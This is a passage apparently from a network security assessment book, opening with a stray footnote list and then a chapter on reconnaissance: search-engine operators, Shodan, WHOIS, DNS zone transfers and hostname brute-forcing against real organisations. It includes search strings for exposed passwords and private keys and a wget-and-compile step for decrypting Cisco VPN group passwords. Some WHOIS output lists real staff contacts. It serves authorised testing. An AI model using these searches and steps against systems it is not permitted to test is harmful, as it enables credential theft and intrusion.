2 Yinqian Zhang et al., “Cross-VM Side Channels and Their Use to Extract Private Keys”, proceedings of the 2012 ACM Conference on Computer and Communications Security, Raleigh, North Carolina, October 16–18, 2012.
3 Katrina Tsipenyuk, Brian Chess, and Gary McGraw, “Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors”, IEEE Security & Privacy (November/December 2005).
4 Sean Gallagher, “Photos of an NSA ‘Upgrade’ Factory Show Cisco Router Getting Implant”, Ars Technica, May 14, 2014.
5 Jesse Robbins, “Failure Happens: Taser-Wielding Thieves Steal Servers, Attack Staff, and Cause Outages at Chicago Colocation Facility”, O’Reilly Radar, November 3, 2007.
6 Steven J. Vaughan-Nichols, “Google, the NSA, and the Need for Locking Down Datacenter Traffic”, ZDNet, October 30, 2013.
7 David Litchfield, “Defeating the Stack-Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server”, NGSSoftware Ltd., September 8, 2003.
8 See CVE-2001-0797 and CVE-2007-0882.
9 As found in the GNU C library.
10 See CVE-2014-0160.
11 See this vulnerability listed at https://www.google.com/about/appsecurity/research/.
13 Metasploit openssl_heartbleed module.
14 Alexander Sotirov and Mark Dowd, “Bypassing Browser Memory Protections”, presented at BlackHat USA, Las Vegas, NV, August 2–7, 2008.
15 For more information, see “Code Signing” on Apple’s Developer Support page.
16 See “Preventing the Exploitation of Structured Exception Handler (SEH) Overwrites with SEHOP”, Microsoft TechNet Blog, Februrary 2, 2009.
17 Jonathan Salwan, “ROPgadget – Gadgets Finder and Auto-Roper”, Shell-storm.org, March 12, 2011.
18 longld, “ROPEME – ROP Exploit Made Easy”, VNSecurity.net, August 13, 2010.
19 Dino A. Dai Zovi, “Practical Return-Oriented Programming”, presented at RSA Conference 2010, San Francisco, CA, March 1–5, 2010.
20 See CVE-2010-0249.
21 See CVE-2013-2556.
22 Andrea Bittau et al., “Hacking Blind”, proceedings of the 2014 IEEE Symposium on Security and Privacy, Berkeley, CA, May 18–21, 2014.
23 See CVE-2013-7373.
24 Bitcoin, “Android Security Vulnerability”, Bitcoin.org, August 11, 2013.
25 Stunna, “Breaking the House”, Medium.com, June 28, 2015.
26 Nat McHugh, “How I Created Two Images with the Same MD5 Hash”, Nat McHugh Blog, October 31, 2014.
This chapter describes the first steps taken when assuming the role of an Internet-based attacker. A competent adversary will use open sources to map an organization’s networks and identify its users. Here are three of those sources:
Web search engines and sites (e.g., Google, Netcraft, and LinkedIn)
WHOIS registries
Accessible DNS servers
The majority of this probing is indirect, sending traffic to websites including Google, and public WHOIS and DNS servers. Two tactics involve sending traffic to the target network, however, as follows:
Probing the target’s own DNS servers
Network probing via SMTP
Through initial reconnaissance, you can identify potential weaknesses. Peripheral systems are commonly insecure when compared to publicized web, application server, and mail endpoints.
The reconnaissance process is iterative, repeating enumeration tasks upon uncovering new information (such as a domain name, or office location). The agreed scope of an assessment exercise defines the boundaries, which sometimes might include third parties. Target Corporation suffered a severe compromise in 2013, in which the VPN credentials of a vendor were reportedly used to gain access to the internal network, resulting in the exposure of 70 million customer records.1
Search engines catalog useful information. Google and other sites provide advanced search functions that let attackers build a clear picture of the networks they plan to attack later.
In particular, the following classes of data are often uncovered:
Physical addresses of office locations
Contact details, including email addresses and telephone numbers
Details of internal email systems and routing
DNS layout and naming conventions
Files residing on publicly accessible servers
With regard to the final bullet in this list, Offensive Security maintains the Google Hacking Database,2 which contains details of searches that reveal sensitive material on vulnerable web servers. Entire books are also dedicated to the subject, including Google Hacking for Penetration Testers (Syngress, 2015). The following sections detail popular tactics that adversaries can adopt to map networks and identify useful content.
Attackers use Google to gather useful information through its advanced search panel. Searches are refined to include or exclude certain keywords, or to hit on keywords in specific file formats, under specific Internet domains, or parts of the web page (e.g., the page title). Table 4-1 lists useful Google search directives.
Metadata from publicly available materials found via Google (e.g., Microsoft Office formats and PDF files) can also be parsed to reveal usernames and client software details, as demonstrated by the Metagoofil tool.
| Directive | Example | Description |
|---|---|---|
| intext |
intext:password filetype:xlsx |
Displays hits within page text |
| intitle |
intitle:"index of /backup" |
Displays hits within the page title |
| inurl |
inurl:dyn_sensors.htm |
Displays hits within the page URL |
| filetype |
filetype:log intext:password |
Return results with a specific file type (e.g., passwords within log files) |
| site |
site:edu filetype:key intext:private |
Show results within a particular domain (e.g., RSA private keys within the EDU top-level domain) |
Google searches often reveal contact details, including email addresses and telephone and fax numbers. Figure 4-1 shows the results of a simple query passed to Google to enumerate users at NIST.
You can query Google in many ways, depending on the data you seek. Figures 4-2 and 4-3 show how Google is used to enumerate web servers at MIT and list web servers that support directory indexing at NASA, respectively.
Some organizations publicly distribute configuration files and keys for VPN systems. Cisco profile configuration files (PCFs) contain IPsec VPN client variables, including the following:
VPN server endpoint addresses
Plaintext credentials (group name and password)
Encrypted credentials (an obfuscated group password)
Table 4-2 lists Google search strings you can use to uncover Cisco VPN, OpenVPN, and SSH configuration materials and keys. Figure 4-4 demonstrates a search revealing PCF files of academic institutions in the United States. During testing, change the site variable to encompass each domain within scope.
| Technology | Example query strings |
|---|---|
| Cisco VPN |
filetype:pcf site:edu grouppwd |
| OpenVPN |
filetype:ovpn site:tk filetype:key site:edu +client |
| SSH |
filetype:key site:edu +id_dsa filetype:id_rsa |
Many of the exposed PCF files shown in Figure 4-4 contain a 3DES-encrypted password (enc_GroupPwd). A design flaw means the key used to decrypt the password is contained within the ciphertext, and so the encryption mechanism is largely obfuscative.
The following sites provide tools to instantly decrypt these passwords:
Maurice Massar published cisco-decrypt.c,3 which can be built and run locally from Unix-based environments (upon installing libgpg-error and libgcrypt4), as demonstrated by Example 4-1.
$ wget http://bit.ly/2aAs1IM $ gcc -Wall -o cisco-decrypt cisco-decrypt.c $(libgcrypt-config --libs --cflags) $ ./cisco-decrypt 992C9F91B9AF94528891390F09C783805E33FDBB1C6146556CDADAD4A06D secret
Armed with a VPN endpoint address and credentials, you can use an IPsec VPN client (e.g., VPNC within Kali Linux) to establish a connection and evaluate the level of network access granted. Chapter 10 describes IPsec VPN assessment in detail.
Netcraft retains historic server fingerprint details. You can use the Netcraft web interface to map network blocks, displaying operating platform details and other useful information. Figure 4-5 shows Netcraft queried to list web servers within the nist.gov domain.
Shodan is a searchable database of network scan data. Upon registering, you can enumerate valid hostnames and exposed network services, and identify unhardened systems (e.g., Internet-connected devices using default passwords). Figure 4-6 demonstrates the exposed systems at Zappos.com, and Table 4-2 details Shodan search filters. Metasploit also contains a Shodan search module,5 which you can use to identify known systems within target network blocks.
| Filter | Example | Description |
|---|---|---|
| city |
sendmail city: "london" |
Sendmail servers in London |
| country |
nginx country:DE |
Nginx servers in Germany |
| geo |
apache geo:32.8,-117,50 |
Apache servers within 50 km of San Diego (coordinates 32.8, -117) |
| hostname |
hostname:sslvpn |
Known hostnames containing sslvpn |
| net |
net:216.219.0.0/16 |
All data for 216.219.0.0/16 |
| os |
jboss os:linux |
JBoss running on Linux |
| port |
avaya port:5060 |
Avaya SIP VoIP endpoints |
| before |
nginx before:18/1/2010 |
Nginx endpoints found before 18 January 2010 |
| after |
apache after:22/3/2010 before:4/6/2010 |
Apache servers found after 22 March 2010 and before 4 June 2010 |
There have been numerous Internet-wide scans and surveys undertaken by other groups, including academic researchers and commercial entities. The Internet-Wide Scan Data Repository is a public archive of the data collected through these efforts.
DomainTools provides a number of useful tools:
Reverse IP WHOIS, revealing IP ranges registered to a particular entity
Domain WHOIS history, providing details of a domain’s previous registrants
Reverse IP lookup, presenting the known hostnames for a given network
Reverse NS lookup, showing the domains using a given name server
Reverse MX lookup, providing the domains using a given mail server
The WHOIS dataset is indexed by Google, and so a search of a given mailing address or company name will reveal associated domains, as shown in Figure 4-7. Armed with a professional account, you can use the various tools directly.
Organizations maintain servers that provide public PGP keys to clients. You can query these to reveal user email addresses and details, as shown in Figure 4-8. Public servers at the time of writing include the following:
LinkedIn often reveals useful information about an organization and its people, along with details of technologies used internally. With a LinkedIn Premium account, you can obtain full names and roles of users (restricted to 700 results per search) that can be funneled into spear phishing and brute-force password grinding efforts. Figure 4-9 demonstrates the various search fields that you can use during testing.
Attackers successfully breached a large corporation in 2013 upon identifying systems administrators using LinkedIn, compromising their home machines, and eventually securing corporate VPN access.
During testing, you can quiz domain registries to obtain useful information regarding domain names registered by the target organization. There are many top-level domains (TLDs) and associated registries at the time of writing, including generic TLDs and country-code TLDs. ICANN and IANA maintain lists of registries at the following locations:
These registries provide the following information:
Administrative contact details (names, email addresses, and telephone numbers)
Mailing addresses for office locations relating to the target organization
Details of authoritative name servers for each domain
Here are some tools that you can use to perform domain WHOIS querying:
The whois command-line client
Web interfaces maintained by each domain registry
Third-party services run by Hurricane Electric (HE), DomainTools, and others
You can use the whois utility (found within Kali Linux, Apple OS X, and other systems) to query both IP and domain WHOIS services. In Example 4-2, I use the tool to reveal useful information regarding the blah.com domain, including administrative contact details, and authoritative DNS name server names.
root@kali:~# whois blah.com Domain names in the .com and .net domains can now be registered with many different competing registrars. Go to http://www.internic.net for detailed information. Domain Name: BLAH.COM Registrar: TUCOWS DOMAINS INC. Whois Server: whois.tucows.com Referral URL: http://domainhelp.opensrs.net Name Server: RJOCPDNE01.TIMBRASIL.COM.BR Name Server: RJOCPDNE02.TIMBRASIL.COM.BR Status: ok Updated Date: 09-jan-2014 Creation Date: 20-mar-1995 Expiration Date: 21-mar-2016 >>> Last update of whois database: Sun, 27 Apr 2014 01:14:30 UTC <<< The Registry database contains ONLY .COM, .NET, .EDU domains and Registrars. Domain Name: BLAH.COM Registry Domain ID: 1803012_DOMAIN_COM-VRSN Registry Registrant ID: Registrant Name: Marcello do Nascimento Registrant Organization: Tim Celular SA Registrant Street: Avenida das Americas, 3434 Registrant City: Rio de Janeiro Registrant State/Province: RJ Registrant Postal Code: 22640-102 Registrant Country: BR Registrant Phone: +55.1155021222 Registrant Phone Ext: Registrant Fax: +55.1155021222 Registrant Fax Ext: Registrant Email: marcello@daviddonascimento.com.br Registry Admin ID: Name Server: RJOCPDNE01.TIMBRASIL.COM.BR Name Server: RJOCPDNE02.TIMBRASIL.COM.BR DNSSEC: Unsigned
Alternatively, the Whois tab of http://bgp.he.net/dns/blah.com provides the registration information, as shown in Figure 4-10. Other public sites support this type of querying, including DomainTools.
Regional Internet Registries (RIRs) provide useful information relating to IP network allocations. IP WHOIS database objects define which areas of Internet space are registered to which organizations, including routing information and contact details.
Internet addresses fall under different geographic regions. Table 4-3 lists the respective RIRs you can query to glean useful information (including names of operations staff, details of IP network blocks, and physical office locations).
| Name | Region | Website |
|---|---|---|
| ARIN | North America | http://www.arin.net |
| RIPE | Europe | http://www.ripe.net |
| APNIC | Asia Pacific | http://www.apnic.net |
| LACNIC | Latin America and Caribbean | http://www.lacnic.net |
| AFRNIC | Africa | http://www.afrnic.net |
Each regional WHOIS database contains information relevant to that particular region. For example, the RIPE database doesn’t contain details of objects found in the Americas.
Here are some tools that you can use to query IP WHOIS databases:
The whois command-line client
RIR WHOIS web interfaces
Third-party applications (e.g., DomainTools)
You can use the whois utility to enumerate IP WHOIS database objects. Command-line flags and syntax vary by operating system and WHOIS server. In Example 4-3, I submit a query to enumerate all the objects in the ARIN database for Nintendo, from a Apple OS X client.
$ whois -a "z / nintendo*" # ARIN WHOIS data and services are subject to the Terms of Use # available at: https://www.arin.net/whois_tou.html Nintendo Of America inc. NINTENDO-COM (NET-205-166-76-0-1) 205.166.76.0 - 205.166.76.255 NINTENDO HEADQUARTERS 1 NINTENDOHEADQUARTERS1 (NET-70-89-123-72-1) 70.89.123.72 - 70.89.123.79 Nintendo Of America inc. (AS11278) NINTENDO 11278 Nintendo North America (NNA-21) Nintendo of America (TEND) NINTENDO OF AMERICA INC (NA-101) NINTENDO OF AMERICA INC (NA-103) NINTENDO OF AMERICA INC (NA-53) NINTENDO OF AMERICA INC (NA-62) NINTENDO OF AMERICA INC (NA-83) NINTENDO OF AMERICA INC (NINTE-3) Nintendo Of America inc. (NINTEN) Nintendo of America, Inc. (NINTE-1) Nintendo of America, Inc. (NINTE-2) Nintendo Network Administration (NNA12-ARIN) netadmin@noa.nintendo.com NINTENDO (C00975304) ABOV-T461-209-133-66-88-29 (NET-209-133-66-88-1) 209.133.66.88 - 209.133.66.95 NINTENDO (C00975329) ABOV-T461-209-133-66-72-29 (NET-209-133-66-72-1) 209.133.66.72 - 209.133.66.79 NINTENDO HEADQUARTERS 1 (C01807503) NINTENDOHEADQUARTERS1 (NET-70-89-123-72-1) 70.89.123.72 - 70.89.123.79 Nintendo of America Inc. (C02551839) INAP-SEF-NINTENDO-39421 (NET-69-25-139-128-1) 69.25.139.128 - 69.25.139.255 Nintendo of America Inc. (C02563750) INAP-SEF-NINTENDO-39650 (NET-63-251-6-64-1) 63.251.6.64 - 63.251.6.79
The –a flag specifies the ARIN database, and the "z / instructs the WHOIS server to provide us with all the material it has for objects relating to the nintendo* string. If we specify an @ instead, the query will reveal users at the organization, as demonstrated by Example 4-4.
$ whois -a "z @ nintendo*" # ARIN WHOIS data and services are subject to the Terms of Use # available at: https://www.arin.net/whois_tou.html BILL, OLARTE (BILLO2-ARIN) billo@noa.nintendo.com +1-425-882-2040 Dan, Lambert (LDA31-ARIN) dan.lambert@noa.nintendo.com +1-425-861-2205 Darling, Caleb (CDA73-ARIN) caleda01@noa.nintendo.com +1-425-861-2611 Garlock, Jeff (GARLO5-ARIN) jeff.garlock@noa.nintendo.com +1-425-861-2015 Lambert, Dan (DLA46-ARIN) dan.lambert@noa.nintendo.com +1-425-861-2205 Nintendo Network Administration (NNA12-ARIN) netadmin@noa.nintendo.com
ARIN indexes details of North American objects, and so we must reissue the query to other registries (e.g., APNIC) to enumerate those in different regions, as shown in Example 4-5.
$ whois -A nintendo % [whois.apnic.net] % Whois data copyright terms http://www.apnic.net/db/dbcopyright.html % Information related to '60.32.179.16 - 60.32.179.23' inetnum: 60.32.179.16 - 60.32.179.23 netname: NINTENDO descr: Nintendo Co.,Ltd. country: JP admin-c: FH829JP tech-c: FH829JP remarks: This information has been partially mirrored by APNIC from remarks: JPNIC. To obtain more specific information, please use the remarks: JPNIC WHOIS Gateway at remarks: http://www.nic.ad.jp/en/db/whois/en-gateway.html or remarks: whois.nic.ad.jp for WHOIS client. (The WHOIS client remarks: defaults to Japanese output, use the /e switch for English remarks: output) changed: apnic-ftp@nic.ad.jp 20060208 source: JPNIC % Information related to '60.36.183.152 - 60.36.183.159' inetnum: 60.36.183.152 - 60.36.183.159 netname: NINTENDO descr: Nintendo Co.,Ltd. country: JP admin-c: FH829JP tech-c: MI7247JP remarks: This information has been partially mirrored by APNIC from remarks: JPNIC. To obtain more specific information, please use the remarks: JPNIC WHOIS Gateway at remarks: http://www.nic.ad.jp/en/db/whois/en-gateway.html or remarks: whois.nic.ad.jp for WHOIS client. (The WHOIS client remarks: defaults to Japanese output, use the /e switch for English remarks: output) changed: apnic-ftp@nic.ad.jp 20050729 source: JPNIC
Using the Apple OS X whois client, we specify –a to query ARIN and –A to query APNIC. Other versions of the client let you use an arbitrary WHOIS server hostname (e.g., whois nintendo -h whois.apnic.net). To complicate things further, each server also supports different search syntax, so you’ll need to refer to the documentation for whichever client–server pair you are using during testing.
You also can use web interfaces run by registries to obtain useful information. Figure 4-11 shows that if a postal code is known for a location, you can use it to enumerate the associated IP space within RIPE.
Traffic between Internet-based networks is controlled by using BGP and AS numbers. The IANA assigns AS numbers to RIRs, which in turn are allocated to ISPs and organizations so that they can manage their IP router networks and upstream connections.
The WHOIS query in Example 4-3 revealed this AS number for Nintendo:
Nintendo Of America inc. (AS11278) NINTENDO 11278
You can cross-reference AS11278 by using the HE BGP Toolkit to reveal the IPv4 prefixes announced by the AS number, as shown in Figure 4-12. If an AS announces IPv6 address space, you can enumerate it in the same way.
You can use command-line utilities (e.g., nslookup and dig) to query name servers. Automated tools are also used to perform reverse sweeping and forward grinding attacks against accessible name servers.
Table 4-5 lists the useful DNS resource records provided by name servers during testing. RFC 1035 details the low-level mechanics and use of all but the AAAA IPv6 address and SRV service locator records.
| Record | Description | Reveals |
|---|---|---|
SOA |
Start of authority | The source host where the DNS zone was created |
NS |
Name server | Names of authoritative DNS servers for a given domain |
A |
Address (IPv4) | IPv4 addresses for a hostname |
AAAA |
Address (IPv6) | IPv6 addresses for a hostname |
PTR |
Pointer | Hostname of a given IPv4 or IPv6 address |
CNAME |
Canonical name | Hostname which the CNAME is an alias of |
MX |
Mail exchange | Mail servers for a given domain |
HINFO |
Host information | Operating system or other information for a host |
SRV |
Service locator | Application service endpoints within a domain, including Kerberos, LDAP, SIP, and XMPP |
TXT |
Text string | Materials including SPF and DKIM fields used to provide security, depending on configuration |
DNS records are used by most network applications. Two common scenarios are web browsing (i.e., a domain resolving to a web server IP address via an A or CNAME record) and sending mail (i.e., messages being sent to users within a domain through valid MX records being presented).
Example 4-6 demonstrates how you can use nslookup in an interactive fashion to obtain the MX records for nintendo.com (revealing the inbound SMTP server hostnames for the domain).
root@kali:~# nslookup
> set querytype=any
> nintendo.com
Non-authoritative answer:
nintendo.com
origin = gtm-west.nintendo.com
mail addr = webadmin.noa.nintendo.com
serial = 2010034461
refresh = 600
retry = 300
expire = 604800
minimum = 300
nintendo.com nameserver = gtm-east.nintendo.com.
nintendo.com nameserver = gtm-west.nintendo.com.
Name: nintendo.com
Address: 205.166.76.26
nintendo.com mail exchanger = 10 smtpgw1.nintendo.com.
nintendo.com mail exchanger = 20 smtpgw2.nintendo.com.
nintendo.com text = "v=spf1 mx ip4:205.166.76.16 ip4:205.166.76.35 ip4:202.32.117.170
ip4:202.32.117.171 ip4:111.168.21.4 a:bgwia.nintendo.com a:bgate.nintendo.com ~all"
These hostnames are useful because mail servers often reside on the corporate network boundary between the Internet and internal network. By scanning around such hosts, we can often identify systems that, in turn, interact with internal assets.
DNS querying reveals the authoritative DNS server hostnames as gtm-east and gtm-west, along with the mail servers of smtpgw1 and smtpgw2. The four IP addresses of these hosts can next be cross-referenced with WHOIS, revealing 192.195.204.0/24 and 205.166.76.0/24 as two IP network blocks used by the organization.
The SPF text record is used to prevent spam from being sent from the domain; it contains details of authorized outbound mail servers (both hostnames and IP addresses). In this case, three are new and two are already known.
Within Kali Linux, you can use dnsenum to automate basic forward DNS querying, as shown in Example 4-7. The tool also attempts DNS zone transfers (as discussed in the following section) and can fingerprint exposed name servers.
root@kali:~# dnsenum nintendo.com dnsenum.pl VERSION:1.2.3 ----- nintendo.com ----- Host's addresses: nintendo.com. 5 IN A 192.195.204.26 Wildcard detection using: fpaznhjfcwil fpaznhjfcwil.nintendo.com. 5 IN A 10.3.0.1 Name Servers: gtm-west.nintendo.com. 5 IN A 205.166.76.190 gtm-east.nintendo.com. 5 IN A 192.195.204.190 Mail (MX) Servers: smtpgw2.nintendo.com. 5 IN A 205.166.76.164 smtpgw1.nintendo.com 5 IN A 205.166.76.97
Note the wildcard detection component in Example 4-7; this tool and others like it generate a random hostname to resolve, and if it does, it shows that nonexistent names point to a particular IP (10.3.0.1 in this case, which is a local proxy endpoint within my environment, and not the target network). Names resolving to this address by subsequent DNS requests are then ignored.
Manual assessment of DNS records is critical because IP addresses revealed in Example 4-6 are not uncovered through automated querying. Be sure to manually review both the TXT and SRV records returned for the domains within scope during testing.
Nmap’s dns-srv-enum script enumerates common SRV records for a given domain name, exposing internal server endpoints used by applications (e.g., Microsoft Active Directory, Microsoft Exchange, Kerberos, VoIP handsets, and XMPP clients). Example 4-8 demonstrates the script run against ebay.com.
root@kali:~# nmap --script dns-srv-enum --script-args dns-srv-enum.domain=ebay.com Starting Nmap 6.46 (http://nmap.org) at 2014-09-09 02:16 UTC Pre-scan script results: | dns-srv-enum: | Exchange Autodiscovery | service prio weight host | 443/tcp 0 0 molecule.corp.ebay.com | XMPP server-to-server | service prio weight host |_ 5269/tcp 0 0 xmpp.corp.ebay.com
Organizations use multiple name servers for load balancing and fault tolerance reasons. A zone transfer is performed over TCP port 53 to propagate current DNS zone material to other name servers that support the operation.
Zone files contain DNS records that relate to particular domains and IP blocks. Misconfigured servers honor transfer requests from untrusted sources (e.g., the public Internet), and you can use this to map a given network.
Example 4-9 demonstrates how, upon obtaining the authoritative server details for a domain (whois.net in this case), you can use dig to perform a zone transfer. You should attempt such a transfer against authoritative name servers, and after you have undertaken port scanning, any name server within scope that exposes TCP port 53.
$ dig whois.net ns +short
glb-ns4.it.verio.net.
glb-ns1.it.verio.net.
glb-ns2.it.verio.net.
glb-ns3.it.verio.net.
$ dig @glb-ns4.it.verio.net whois.net axfr
; <<>> DiG 9.8.3-P1 <<>> @glb-ns4.it.verio.net whois.net axfr
;; global options: +cmd
whois.net. 3600 IN SOA nsx.NTX.net. system.NTX.net.
2014081401 86400 7200 2592000 3600
whois.net. 3600 IN MX 0 x210.NTX.net.
whois.net. 900 IN NS glb-ns1.it.verio.net.
whois.net. 900 IN NS glb-ns2.it.verio.net.
whois.net. 900 IN NS glb-ns3.it.verio.net.
whois.net. 900 IN NS glb-ns4.it.verio.net.
whois.net. 30 IN A 131.103.218.176
whois.net. 30 IN A 198.171.79.36
whois.net. 30 IN A 204.202.20.53
blog.whois.net. 600 IN A 161.58.211.91
dev.whois.net. 600 IN A 10.227.2.237
forum.whois.net. 600 IN A 161.58.211.91
ftp.whois.net. 600 IN CNAME whois.net.
dev.legacy.whois.net. 3600 IN A 131.103.218.162
qa.legacy.whois.net. 3600 IN A 198.171.79.34
qa.legacy.whois.net. 3600 IN A 204.202.20.50
qa.legacy.whois.net. 3600 IN A 131.103.218.131
qa01-fl.qa.legacy.whois.net. 3600 IN A 131.103.218.131
qa02-ca.qa.legacy.whois.net. 3600 IN A 204.202.20.50
whois.net. 900 IN NS glb-ns3.it.verio.net.
wisqlfld1.whois.net. 3600 IN A 10.227.2.239
wisqlflq1.whois.net. 3600 IN A 10.227.2.240
wisqlva1.whois.net. 3600 IN A 198.171.79.130
www.whois.net. 60 IN CNAME whois.net.
whois.net. 3600 IN SOA nsx.NTX.net. system.NTX.net.
2014081401 86400 7200 2592000 3600
This DNS zone provides details of internal IP addresses of hosts including dev.whois.net. Upon identifying a server that supports zone transfer, you can query by using an IP block and reveal valid PTR records (used to resolve IP addresses back to hostnames). Example 4-10 demonstrates using dig to perform a zone transfer of the 198.171.79.0/24 subnet.
$ dig @glb-ns4.it.verio.net 79.171.198.in-addr.arpa axfr
; <<>> DiG 9.8.3-P1 <<>> @glb-ns4.it.verio.net 79.171.198.in-addr.arpa axfr
; (1 server found)
;; global options: +cmd
79.171.198.in-addr.arpa. 86400 IN SOA ns1.secure.net. hostmaster.secure.net.
2013120602 86400 7200 2592000 86400
79.171.198.in-addr.arpa. 86400 IN NS ns1.secure.net.
79.171.198.in-addr.arpa. 86400 IN NS ns2.secure.net.
102.79.171.198.in-addr.arpa. 86400 IN PTR va1-salsa02.ops.verio.net.
27.79.171.198.in-addr.arpa. 86400 IN PTR stngva1-dc02.corp.verio.net.
38.79.171.198.in-addr.arpa. 86400 IN PTR stngva1-dc01.corp.verio.net.
42.79.171.198.in-addr.arpa. 86400 IN PTR va1-itmail.it.verio.net.
47.79.171.198.in-addr.arpa. 86400 IN PTR va1-itmail01.it.verio.net.
48.79.171.198.in-addr.arpa. 86400 IN PTR va1-itmail02.it.verio.net.
50.79.171.198.in-addr.arpa. 86400 IN PTR va1-w8mon01.isg.win.smewh.net.
52.79.171.198.in-addr.arpa. 86400 IN PTR va1-w8mon02.isg.win.smewh.net.
54.79.171.198.in-addr.arpa. 86400 IN PTR va1-w8sql01.isg.win.smewh.net.
56.79.171.198.in-addr.arpa. 86400 IN PTR va1-w8sql02.isg.win.smewh.net.
62.79.171.198.in-addr.arpa. 86400 IN PTR stngva1-dc04.corp.verio.net.
69.79.171.198.in-addr.arpa. 86400 IN PTR va1-salsa01.ops.verio.net.
7.79.171.198.in-addr.arpa. 86400 IN PTR stngva1-dc03.corp.verio.net.
79.171.198.in-addr.arpa. 86400 IN SOA ns1.secure.net. hostmaster.secure.net.
2013120602 86400 7200 2592000 86400
The PTR records in Example 4-10 reveal new domains and subdomains that can, in turn, be fed back into other enumeration processes (e.g., zone transfers, and forward grinding attacks, as detailed in the following section).
If zone transfers are not permitted by the available name servers, you should adopt active grinding tactics to identify valid DNS address records, including:
Dictionary attack using A record requests
NSEC and NSEC3 record enumeration
The fierce utility within Kali Linux attempts a zone transfer against each authoritative name server for a domain and then launches a forward DNS grinding attack using an inbuilt dictionary (/usr/share/fierce/hosts.txt). Example 4-11 shows the tool revealing hostnames within the academi.com domain.
root@kali:~# fierce -dns academi.com
DNS Servers for academi.com:
ns1.dnsbycomodo.net
ns2.dnsbycomodo.net
Trying zone transfer first...
Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force
Now performing 2280 test(s)...
67.238.84.228 email.academi.com
67.238.84.242 extranet.academi.com
67.238.84.240 mail.academi.com
67.238.84.230 secure.academi.com
67.238.84.227 vault.academi.com
54.243.51.249 www.academi.com
Subnets found (may want to probe here using nmap or unicornscan):
54.243.51.0-255 : 1 hostnames found.
67.238.84.0-255 : 5 hostnames found.
Here are alternative tools for Unix-based platforms (including Apple OS X) that you can use to enumerate hostnames through forward grinding:
In some scenarios, you will need to launch an attack against a particular server. Example 4-12 demonstrates how to identify the authoritative DNS servers for the academi.com domain, prepare a dictionary file of hostnames (academi.txt), and use dig to query a specific server (ns2.dnsbycomodo.com). It is common for subordinate name servers to be unhardened, and so testing each available DNS service is encouraged.
root@kali:~# dig academi.com ns +short
ns1.dnsbycomodo.net.
ns2.dnsbycomodo.net.
root@kali:~# cat /usr/share/fierce/hosts.txt | awk '{printf("%s.academi.com\n",$1);}' > out.txt
root@kali:~# dig @ns2.dnsbycomodo.net -f out.txt +noall +answer
careers.academi.com. 200 IN CNAME academi.catsone.com.
email.academi.com. 3600 IN A 67.238.84.228
extranet.academi.com. 7200 IN A 67.238.84.242
mail.academi.com. 3600 IN A 67.238.84.240
secure.academi.com. 7200 IN A 67.238.84.230
vault.academi.com. 7200 IN A 67.238.84.227
www.academi.com. 3600 IN A 54.243.51.249
You can quiz name servers supporting DNSSEC to reveal valid hostnames. Scripts that automate this are dns-nsec-enum and dns-nsec3-enum. Example 4-13 demonstrates enumeration of PayPal hostnames using the approach (output stripped for brevity).
root@kali:~# nmap -sSU -p53 --script dns-nsec-enum \ --script-args dns-nsec-enum.domains=paypal.com ns3.isc-sns.info Starting Nmap 6.46 (http://nmap.org) at 2014-09-09 01:48 UTC Nmap scan report for ns3.isc-sns.info (63.243.194.1) PORT STATE SERVICE 53/tcp open domain 53/udp open domain | dns-nsec-enum: | paypal.com | paypal.com | 0cd20b6fe61233e4a24bf70f30c9ba46.paypal.com | _dmarc.paypal.com | _adsp._domainkey.paypal.com | ant2._domainkey.paypal.com | maps.dkim._domainkey.paypal.com | salesforce.dkim._domainkey.paypal.com | dphr2._domainkey.paypal.com | gfk._domainkey.paypal.com | gld2._domainkey.paypal.com | paypalcorp._domainkey.paypal.com | pp-dkim1._domainkey.paypal.com | pp-docusign1._domainkey.paypal.com | pp-dphr._domainkey.paypal.com | pp-eloqua._domainkey.paypal.com | pp-eloqua1._domainkey.paypal.com | pp-gapps._domainkey.paypal.com | pp-mailgun1._domainkey.paypal.com | pp2._domainkey.paypal.com | ppcorp2._domainkey.paypal.com | salesforce._domainkey.paypal.com
The entire dataset includes 753 entries. Upon extracting the names to /tmp/paypal.txt, you can use dig to perform forward grinding, and then awk and grep to identify private addresses,11 as shown in Example 4-14.
root@kali:~# dig @ns3.isc-sns.info -f /tmp/paypal.txt +noall +answer | awk \
'{printf("%s %s\n",$5,$1);}' | grep -E '^(10\.)'
10.190.3.56 fallback-mx.paypal.com.
10.73.195.104 ffxadmin.paypal.com.
10.190.3.55 mx.paypal.com.
10.190.3.83 phx01monip01.phx.paypal.com.
10.190.65.153 phx01mreportdb01.phx.paypal.com.
10.190.65.153 phx01mreportdb01.paypal.com.
10.73.100.115 siteview.paypal.com.
10.74.100.115 siteview.paypal.com.
10.190.24.188 siteview.paypal.com.
You can obtain individual DNS records by using dig, as shown in Example 4-15 (for _sipfederationtls._tcp.paypal.com). This query reveals the SRV record used for SIP federation within the organization (as consumed by Microsoft Lync, Cisco Unified Presence, and others), along with DNSSEC records that mitigate spoofing attacks.
$ dig @ns3.isc-sns.info _sipfederationtls._tcp.paypal.com any +noall +answer ; <<>> DiG 9.8.3-P1 <<>> @ns3.isc-sns.info _sipfederationtls._tcp.paypal.com any +noall +answer ; (1 server found) ;; global options: +cmd _sipfederationtls._tcp.paypal.com. 300 IN SRV 0 0 5061 siplb.paypal.com. _sipfederationtls._tcp.paypal.com. 300 IN RRSIG SRV 5 4 300 20141006135741 2014090613165811811 paypal.com. p2YwplhbYlWCq5Lpw3iD+1PfkYJn//bNsvbBGZBwQpp4dbBTMa7DTyQBLF/B35dbDwnMADdsjoxxzWKurc XPvOYE1nQN6mew+ZndcEoM7YKVXdba BzR/SiMpElh4ZAiyMNVy6nBRPpwJbOPEQyqsMJ/9U4b7jlvuUboB8o9a ZZA= _sipfederationtls._tcp.paypal.com. 60 IN NSEC _sip._tls.paypal.com. SRV RRSIG NSEC _sipfederationtls._tcp.paypal.com. 60 IN RRSIG NSEC 5 4 60 20141006141217 2014090613452211811 paypal.com. eNGi3sM4IRMSrPQ8I9vOPfLUDc48bDMi6DXR3NUEkWV+wdq0UpVCyHfhqTDQXR0S2GrqhZdY+1jXb9O6hu 2Zc5ADtKKEePvfwuskumWFt/kNC+9L VAmP8b+91cWY7QTOVfA/134Sd/gy/14NVyGJGzqMiIZ7dIoaLR5ZhAF5 88c=
Upon building a list of IP network blocks, use reverse sweeping to reveal hostnames. Within Nmap, you can use the –sL flag along with grep and awk to format the results, as shown in Example 4-16.
